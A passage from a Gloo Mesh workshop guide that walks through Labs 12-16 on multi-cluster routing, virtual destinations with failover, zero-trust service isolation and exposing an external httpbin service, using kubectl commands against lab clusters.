MIIEBjCCAe6gAwIBAgIQfSeujXiz3KsbG01+zEcXGjANBgkqhkiG9w0BAQsFADAA
...
EtTlhPLbyf2GwkUgzXhdcu2G8uf6o16b0qU=
-----END CERTIFICATE-----
```

The Subject Alternative Name (SAN) is the most interesting part. It allows the sidecar proxy of the `reviews` service to validate that it talks to the sidecar proxy of the `ratings` service.

We also need to make sure we restart our `in-mesh` deployment because it's not yet part of a `Workspace` :

```
kubectl --context ${CLUSTER1} -n httpbin rollout restart deploy/in-mesh
```

Lab 12 - Multi-cluster Traffic

On the first cluster, the `v3` version of the `reviews` microservice doesn't exist, but we can use Gloo Mesh to explicitly direct all the traffic to the `v3` version of the second cluster.

To do that, the Bookinfo team must update the `WorkspaceSettings` to discover all the `reviews` services and to make them available from any cluster.


```
cat << EOF | kubectl --context ${CLUSTER1} apply -f -
apiVersion: admin.gloo.solo.io/v2
kind: WorkspaceSettings
metadata:
  name: bookinfo
  namespace: bookinfo-frontends
spec:
  importFrom:
  - workspaces:
    - name: gateways
    resources:
    - kind: SERVICE
  exportTo:
  - workspaces:
    - name: gateways
    resources:
    - kind: SERVICE
      labels:
        app: productpage
    - kind: SERVICE
      labels:
        app: reviews
    - kind: ALL
      labels:
        expose: "true"
  options:
    federation:
      enabled: true
      hostSuffix: global
      serviceSelector:
      - workspace: bookinfo
        labels:
          app: reviews
EOF
```

Gloo Mesh will discover the remote services and create the corresponding Istio `ServiceEntries` to make them available.


After that, you need to create a `RouteTable` to send all the traffic to the `v3` version of the `reviews` service running on the second cluster.

```
cat << EOF | kubectl --context ${CLUSTER1} apply -f -
apiVersion: networking.gloo.solo.io/v2
kind: RouteTable
metadata:
  name: reviews
  namespace: bookinfo-backends
spec:
  hosts:
    - 'reviews.bookinfo-backends.svc.cluster.local'
  workloadSelectors:
  - selector:
      labels:
        app: productpage
  http:
    - name: reviews
      matchers:
      - uri:
          prefix: /
      forwardTo:
        destinations:
          - ref:
              name: reviews
              namespace: bookinfo-backends
              cluster: cluster2
            port:
              number: 9080
            subset:
              version: v3
EOF
```

If you refresh the page, you'll see the `v3` version of the `reviews` microservice:



This updated diagram shows the flow of the requests:



Let's delete the `RouteTable` we've created:

```
kubectl --context ${CLUSTER1} -n bookinfo-backends delete routetable reviews
```

Lab 13 - Leverage Virtual Destinations

Right now, we've only exposed the `productpage` service on the first cluster.

In this lab, we're going to make it available on both clusters.

Let's update the VirtualGateway to expose it on both clusters.

```
kubectl --context ${CLUSTER1} apply -f - <<EOF
apiVersion: networking.gloo.solo.io/v2
kind: VirtualGateway
metadata:
  name: north-south-gw
  namespace: istio-gateways
spec:
  workloads:
    - selector:
        labels:
          istio: ingressgateway
  listeners:
    - http: {}
      port:
        number: 80
      httpsRedirect: true
    - http: {}
      port:
        number: 443
      tls:
        mode: SIMPLE
        secretName: tls-secret
      allowedRouteTables:
        - host: '*'
EOF
```

Then, we can configure the `RouteTable` to send the traffic to a Virtual Destination which will be composed of the `productpage` services running in both clusters.

Let's create this Virtual Destination.

```
kubectl --context ${CLUSTER1} apply -f - <<EOF
apiVersion: networking.gloo.solo.io/v2
kind: VirtualDestination
metadata:
  name: productpage
  namespace: bookinfo-frontends
  labels:
    expose: "true"
spec:
  hosts:
  - productpage.global
  services:
  - namespace: bookinfo-frontends
    labels:
      app: productpage
  ports:
    - number: 9080
      protocol: HTTP
EOF
```

Note that we have added the label `expose` with the value `true` to make sure it will be exported to the Gateway` `Workspace`.

After that, we need to update the `RouteTable` to use it.

```
kubectl --context ${CLUSTER1} apply -f - <<EOF
apiVersion: networking.gloo.solo.io/v2
kind: RouteTable
metadata:
  name: productpage
  namespace: bookinfo-frontends
  labels:
    expose: "true"
spec:
  hosts:
    - '*'
  virtualGateways:
    - name: north-south-gw
      namespace: istio-gateways
      cluster: cluster1
  workloadSelectors: []
  http:
    - name: productpage
      matchers:
      - uri:
          exact: /productpage
      - uri:
          prefix: /static
      - uri:
          exact: /login
      - uri:
          exact: /logout
      - uri:
          prefix: /api/v1/products
      forwardTo:
        destinations:
          - ref:
              name: productpage
              namespace: bookinfo-frontends
            kind: VIRTUAL_DESTINATION
            port:
              number: 9080
EOF
```


You can now access the `productpage` service using the gateway of the second cluster.

Get the URL to access the `productpage` service from the second cluster using the following command:

```
echo "https://${ENDPOINT_HTTPS_GW_CLUSTER2}/productpage"
```

Now, if you try to access it from the first cluster, you can see that you now get the `v3` version of the `reviews` service (red stars).

This diagram shows the flow of the request (through both Istio ingress gateways):



It's nice, but you generally want to direct the traffic to the local services if they're available and failover to the remote cluster only when they're not.

In order to do that we need to create 2 other policies.

The first one is a `FailoverPolicy` :

```
kubectl --context ${CLUSTER1} apply -f - <<EOF
apiVersion: resilience.policy.gloo.solo.io/v2
kind: FailoverPolicy
metadata:
  name: failover
  namespace: bookinfo-frontends
spec:
  applyToDestinations:
  - kind: VIRTUAL_DESTINATION
    selector:
      labels:
        failover: "true"
  config:
    localityMappings: []
EOF
```

It will update the Istio `DestinationRule` to enable failover.

The second one is an `OutlierDetectionPolicy` :

```
kubectl --context ${CLUSTER1} apply -f - <<EOF
apiVersion: resilience.policy.gloo.solo.io/v2
kind: OutlierDetectionPolicy
metadata:
  name: outlier-detection
  namespace: bookinfo-frontends
spec:
  applyToDestinations:
  - kind: VIRTUAL_DESTINATION
    selector:
      labels:
        failover: "true"
  config:
```

```
    consecutiveErrors: 2
    interval: 5s
    baseEjectionTime: 30s
    maxEjectionPercent: 100
EOF
```

It will update the Istio `DestinationRule` to specify how/when we want the failover to happen.


As you can see, both policies will be applied to `VirtualDestination` objects that have the label `failover` set to `"true"`.

So we need to update the `VirtualDestination`:

```
kubectl --context ${CLUSTER1} apply -f - <<EOF
apiVersion: networking.gloo.solo.io/v2
kind: VirtualDestination
metadata:
  name: productpage
  namespace: bookinfo-frontends
  labels:
    expose: "true"
    failover: "true"
spec:
  hosts:
  - productpage.global
  services:
  - namespace: bookinfo-frontends
    labels:
      app: productpage
  ports:
    - number: 9080
      protocol: HTTP
EOF
```

Now, if you try to access the productpage from the first cluster, you should only get the `v1` and `v2` versions (the local ones).

This updated diagram shows the flow of the requests using the local services:




If the `productpage` service doesn't exist on the first cluster, the Istio Ingress Gateway of this cluster will automatically use the `productpage` service running on the other cluster.

Let's try this:

```
kubectl --context ${CLUSTER1} -n bookinfo-frontends scale deploy/productpage-v1 --replicas=0
kubectl --context ${CLUSTER1} -n bookinfo-frontends wait --for=jsonpath='{.spec.replicas}'=0 deploy/productpage-v1
```

You can still access the application on cluster1 even if the productpage isn't running there anymore. And you can see the `v3` version of the `reviews` service (red stars).

This updated diagram shows the flow of the request now that the `productpage` service isn't running in the first cluster:



Let's restart the `productpage` service:

```
kubectl --context ${CLUSTER1} -n bookinfo-frontends scale deploy/productpage-v1 --replicas=1
kubectl --context ${CLUSTER1} -n bookinfo-frontends wait --for=jsonpath='{.status.readyReplicas}'=1 deploy/productpage-v1
```

But what happens if the `productpage` service is running, but is unavailable ?


Let's try !

The following command will patch the deployment to run a new version which won't respond to the incoming requests.

```
kubectl --context ${CLUSTER1} -n bookinfo-frontends patch deploy productpage-v1 --patch '{"spec": {"template": {"spec":
{"containers": [{"name": "productpage","command": ["sleep", "20h"]}]}}}}'
kubectl --context ${CLUSTER1} -n bookinfo-frontends rollout status deploy/productpage-v1
```

You can still access the bookinfo application.

This updated diagram shows the flow of the request now that the `productpage` service isn't available in the first cluster:



Run the following command to make the `productpage` available again in the first cluster

```
kubectl --context ${CLUSTER1} -n bookinfo-frontends patch deployment productpage-v1  --type json   -p '[{"op": "remove", "path":
"/spec/template/spec/containers/0/command"}]'
kubectl --context ${CLUSTER1} -n bookinfo-frontends rollout status deploy/productpage-v1
```

Let's apply the original `RouteTable` yaml:

```
kubectl --context ${CLUSTER1} apply -f - <<EOF
apiVersion: networking.gloo.solo.io/v2
kind: RouteTable
metadata:
  name: productpage
  namespace: bookinfo-frontends
  labels:
    expose: "true"
spec:
  hosts:
    - '*'
  virtualGateways:
    - name: north-south-gw
      namespace: istio-gateways
      cluster: cluster1
  workloadSelectors: []
  http:
    - name: productpage
      matchers:
      - uri:
          exact: /productpage
      - uri:
          prefix: /static
      - uri:
          exact: /login
      - uri:
          exact: /logout
      - uri:
          prefix: /api/v1/products
      forwardTo:
```

```
        destinations:
          - ref:
              name: productpage
              namespace: bookinfo-frontends
            port:
              number: 9080
EOF
```

And also delete the different objects we've created:

```
kubectl --context ${CLUSTER1} -n bookinfo-frontends delete virtualdestination productpage
kubectl --context ${CLUSTER1} -n bookinfo-frontends delete failoverpolicy failover
kubectl --context ${CLUSTER1} -n bookinfo-frontends delete outlierdetectionpolicy outlier-detection
```

Lab 14 - Zero trust

In the previous step, we federated multiple meshes and established a shared root CA for a shared identity domain.

All the communications between Pods in the mesh are now encrypted by default, but:

- communications between services that are in the mesh and others which aren't in the mesh are still allowed and not encrypted
- all the services can talk together

Let's validate this.

Run the following commands to initiate a communication from a service which isn't in the mesh to a service which is in the mesh:

```
pod=$(kubectl --context ${CLUSTER1} -n httpbin get pods -l app=not-in-mesh -o jsonpath='{.items[0].metadata.name}')
kubectl --context ${CLUSTER1} -n httpbin debug -i -q ${pod} --image=curlimages/curl -- curl -s -o /dev/null -w "%{http_code}"
http://reviews.bookinfo-backends.svc.cluster.local:9080/reviews/0
```

You should get a `200` response code which confirm that the communication is currently allowed.

Run the following commands to initiate a communication from a service which is in the mesh to another service which is in the mesh:

```
pod=$(kubectl --context ${CLUSTER1} -n httpbin get pods -l app=in-mesh -o jsonpath='{.items[0].metadata.name}')
kubectl --context ${CLUSTER1} -n httpbin debug -i -q ${pod} --image=curlimages/curl -- curl -s -o /dev/null -w "%{http_code}"
http://reviews.bookinfo-backends.svc.cluster.local:9080/reviews/0
```

You should get a `200` response code again.

To enfore a zero trust policy, it shouldn't be the case.

We'll leverage the Gloo Mesh workspaces to get to a state where:

- communications between services which are in the mesh and others which aren't in the mesh aren't allowed anymore
- communications between services in the mesh are allowed only when services are in the same workspace or when their workspaces have import/export rules.

The Bookinfo team must update its `WorkspaceSettings` Kubernetes object to enable service isolation.

```
kubectl apply --context ${CLUSTER1} -f- <<EOF
apiVersion: admin.gloo.solo.io/v2
kind: WorkspaceSettings
metadata:
  name: bookinfo
  namespace: bookinfo-frontends
spec:
  importFrom:
  - workspaces:
    - name: gateways
    resources:
    - kind: SERVICE
  exportTo:
  - workspaces:
    - name: gateways
    resources:
    - kind: SERVICE
      labels:
        app: productpage
    - kind: SERVICE
      labels:
        app: reviews
    - kind: ALL
      labels:
        expose: "true"
  options:
    serviceIsolation:
      enabled: true
```

```
      trimProxyConfig: true
EOF
```

When service isolation is enabled, Gloo Mesh creates the corresponding Istio `AuthorizationPolicy` and `PeerAuthentication` objects to enforce zero trust.

When `trimProxyConfig` is set to `true`, Gloo Mesh also creates the corresponding Istio `Sidecar` objects to program the sidecar proxies to only know how to talk to the authorized services.

If you refresh the browser, you'll see that the bookinfo application is still exposed and working correctly.

Run the following commands to initiate a communication from a service which isn't in the mesh to a service which is in the mesh:

```
pod=$(kubectl --context ${CLUSTER1} -n httpbin get pods -l app=not-in-mesh -o jsonpath='{.items[0].metadata.name}')
kubectl --context ${CLUSTER1} -n httpbin debug -i -q ${pod} --image=curlimages/curl -- curl -s -o /dev/null -w "%{http_code}"
http://reviews.bookinfo-backends.svc.cluster.local:9080/reviews/0
```

You should get a `000` response code which means that the communication can't be established.

Run the following commands to initiate a communication from a service which is in the mesh to another service which is in the mesh:

```
pod=$(kubectl --context ${CLUSTER1} -n httpbin get pods -l app=in-mesh -o jsonpath='{.items[0].metadata.name}')
kubectl --context ${CLUSTER1} -n httpbin debug -i -q ${pod} --image=curlimages/curl -- curl -s -o /dev/null -w "%{http_code}"
http://reviews.bookinfo-backends.svc.cluster.local:9080/reviews/0
```

You should get a `403` response code which means that the sidecar proxy of the `reviews` service doesn't allow the request.

You've achieved zero trust with nearly no effort.

Let's rollback the change we've made in the `WorkspaceSettings` object:

```
kubectl --context ${CLUSTER1} apply -f - <<EOF
apiVersion: admin.gloo.solo.io/v2
kind: WorkspaceSettings
metadata:
  name: bookinfo
  namespace: bookinfo-frontends
spec:
  importFrom:
  - workspaces:
    - name: gateways
    resources:
    - kind: SERVICE
  exportTo:
  - workspaces:
    - name: gateways
    resources:
    - kind: SERVICE
      labels:
        app: productpage
    - kind: SERVICE
      labels:
        app: reviews
    - kind: ALL
      labels:
        expose: "true"
EOF
```

Lab 15 - Create the httpbin workspace

We're going to create a workspace for the team in charge of the httpbin application.

The platform team needs to create the corresponding `Workspace` Kubernetes objects in the Gloo Mesh management cluster.

Let's create the `httpbin` workspace which corresponds to the `httpbin` namespace on `cluster1`:

```
kubectl apply --context ${MGMT} -f- <<EOF
apiVersion: admin.gloo.solo.io/v2
kind: Workspace
metadata:
  name: httpbin
  namespace: gloo-mesh
  labels:
    allow_ingress: "true"
spec:
  workloadClusters:
  - name: cluster1
    namespaces:
```

```
    - name: httpbin
EOF
```

Then, the Httpbin team creates a `WorkspaceSettings` Kubernetes object in one of the namespaces of the `httpbin` workspace:

```
kubectl apply --context ${CLUSTER1} -f- <<EOF
apiVersion: admin.gloo.solo.io/v2
kind: WorkspaceSettings
metadata:
  name: httpbin
  namespace: httpbin
spec:
  importFrom:
  - workspaces:
    - name: gateways
    resources:
    - kind: SERVICE
  exportTo:
  - workspaces:
    - name: gateways
    resources:
    - kind: SERVICE
      labels:
        app: in-mesh
    - kind: ALL
      labels:
        expose: "true"
EOF
```

The Httpbin team has decided to export the following to the `gateway` workspace (using a reference):

- the `in-mesh` Kubernetes service
- all the resources (RouteTables, VirtualDestination, ...) that have the label `expose` set to `true`

Lab 16 - Expose an external service

In this step, we're going to expose an external service through a Gateway using Gloo Mesh and show how we can then migrate this service to the Mesh.

Let's create an `ExternalService` corresponding to `httpbin.org` :

```
kubectl --context ${CLUSTER1} apply -f - <<EOF
apiVersion: networking.gloo.solo.io/v2
kind: ExternalService
metadata:
  name: httpbin
  namespace: httpbin
  labels:
    expose: "true"
spec:
  hosts:
  - httpbin.org
  ports:
  - name: http
    number: 80
    protocol: HTTP
  - name: https
    number: 443
    protocol: HTTPS
    clientsideTls: {}
EOF
```

Now, you can create a `RouteTable` to expose `httpbin.org` through the gateway:

```
kubectl --context ${CLUSTER1} apply -f - <<EOF
apiVersion: networking.gloo.solo.io/v2
kind: RouteTable
metadata:
  name: httpbin
  namespace: httpbin
  labels:
    expose: "true"
spec:
  hosts:
    - '*'
  virtualGateways:
    - name: north-south-gw
      namespace: istio-gateways
```

```
      cluster: cluster1
  workloadSelectors: []
  http:
    - name: httpbin
      matchers:
      - uri:
          exact: /get
      forwardTo:
        destinations:
        - kind: EXTERNAL_SERVICE
          port:
            number: 443
          ref:
            name: httpbin
            namespace: httpbin
EOF
```

You should now be able to access `httpbin.org` external service through the gateway.

Get the URL to access the `httpbin` service using the following command:

```
echo "https://${ENDPOINT_HTTPS_GW_CLUSTER1}/get"
```

Let's update the `RouteTable` to direct 50% of the traffic to the local `httpbin` service:

```
kubectl --context ${CLUSTER1} apply -f - <<EOF
apiVersion: networking.gloo.solo.io/v2
kind: RouteTable
metadata:
  name: httpbin
  namespace: httpbin
  labels:
    expose: "true"
spec:
  hosts:
    - '*'
  virtualGateways:
    - name: north-south-gw
      namespace: istio-gateways
      cluster: cluster1
  workloadSelectors: []
  http:
    - name: httpbin
      matchers:
      - uri:
          exact: /get
      forwardTo:
        destinations:
        - kind: EXTERNAL_SERVICE
          port:
            number: 443
          ref:
            name: httpbin
            namespace: httpbin
          weight: 50
        - ref:
            name: in-mesh
            namespace: httpbin
          port:
            number: 8000
          weight: 50
EOF
```

If you refresh your browser, you should see that you get a response either from the local service or from the external service.

When the response comes from the external service (httpbin.org), there's a `X-Amzn-Trace-Id` header.

And when the response comes from the local service, there's a `X-B3-Parentspanid` header.

